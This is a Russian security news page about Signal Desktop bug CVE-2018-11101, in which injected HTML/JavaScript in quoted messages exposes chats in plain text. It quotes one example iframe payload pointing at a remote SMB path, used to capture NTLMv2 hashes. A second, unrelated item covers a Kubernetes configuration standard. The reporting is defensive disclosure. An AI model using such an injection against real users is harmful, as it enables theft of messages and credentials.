



Новый баг в Signal позволяет получить переписку в виде простого текста

Новый баг в Signal позволяет получить переписку в виде простого текста

Новый баг в Signal позволяет получить переписку в виде простого текста

Второй раз за неделю пользователям приложения для обмена сообщениями Signal придется обновлять свои инсталляции программы, так как разработчики устранили еще одну серьезную уязвимость, способную привести к инъекции злонамеренного кода.

Для эксплуатации этого бага злоумышленнику нужно всего лишь отправить специальное текстовое сообщение на десктопную версию мессенджера. При этом взаимодействие с пользователем совершенно не требуется.

Новая уязвимость получила идентификатор CVE-2018-11101, она находится в функции, отвечающей за проверку цитируемых сообщений.

Другими словами, все, что потребуется злоумышленнику, — отправить вредоносный код HTML-JavaScript в качестве сообщения жертве, а затем процитировать — и, соответственно, ответить — на это сообщение случайным текстом.


Получив это сообщение, настольная версия клиента Signal выполнит вредоносную составляющую без всякого взаимодействия с пользователем. Эксперты опубликовали видео, на котором демонстрируется успешная атака на Signal.

Исследователям также удалось создать новый PoC-эксплойт, который позволяет удаленно похитить все беседы жертвы в Signal. Причем эти беседы будут получены злоумышленником в виде простого текста.

Стало быть, данная атака сводит на нет сквозное шифрование, применяемое в Signal.

Но и это еще не все. Специалисты отметили, что злоумышленник может подключить файлы, используя тег iFrame и попытаться похитить хеш пароля NTLMv2 пользователей Windows.

«В операционной системе Windows политика защиты контента (CSP) не может предотвратить удаленное подключение файлов через SMB-протокол. В этом случае атакующий может удаленно запустить JavaScript, указав его в качестве источника в теге iframe, например: <iframe src=\\DESKTOP-XXXXX\Temp\test.html>», — пишут исследователи.

Эксперты полагают, что киберпреступник может использовать инъекцию кода, чтобы заставить Windows инициировать автоматическую проверку подлинности с SMB-сервером, что приведет к передаче имени пользователя и хеша пароля NTLMv2 атакующему.

Подпишитесь на новости

Positive Technologies собрала 64 проверки Kubernetes в единый стандарт

Positive Technologies разработала PT CRIS Kubernetes — прикладной набор проверок конфигурации Kubernetes. Компания называет его первым российским стандартом такого типа: он переводит требования и рекомендации по защите контейнерной инфраструктуры в 64 конкретных технических теста.

Проверки охватывают API-сервер, Kubernetes Controller Manager, планировщик, хранилище etcd, роли и кластерные разрешения, пространства имён, Service Account и рабочие нагрузки.

Система ищет анонимный доступ, избыточные права, проблемы с TLS и сертификатами, небезопасный securityContext, запуск контейнеров от root, возможность повышения привилегий и другие подарки потенциальному взломщику.

Каждому отклонению присваивается уровень опасности — от низкого до критического. В итоге команда получает не мешок разрозненных предупреждений, а список проблем с понятными приоритетами: что можно оставить до пятницы, а что лучше чинить прямо сейчас.

Для стандарта подготовили матрицу соответствия CIS Kubernetes Benchmark 2.0.0, NIST SP 800-190, PCI DSS 4.0 и приказу ФСТЭК России № 118. Она связывает общие требования документов с конкретными настройками кластера.

При этом сама Positive Technologies подчёркивает: наличие такого сопоставления ещё не означает автоматического соответствия всем перечисленным стандартам.

Практическая реализация PT CRIS Kubernetes уже появилась в PT Container Security 1.2. Новый компонент проверяет конфигурации центрального и подключённых дочерних кластеров, показывает найденные отклонения и их критичность. Разработчики также обещают меньшее потребление памяти и более быстрый анализ.

RSS: Новости на портале Anti-Malware.ru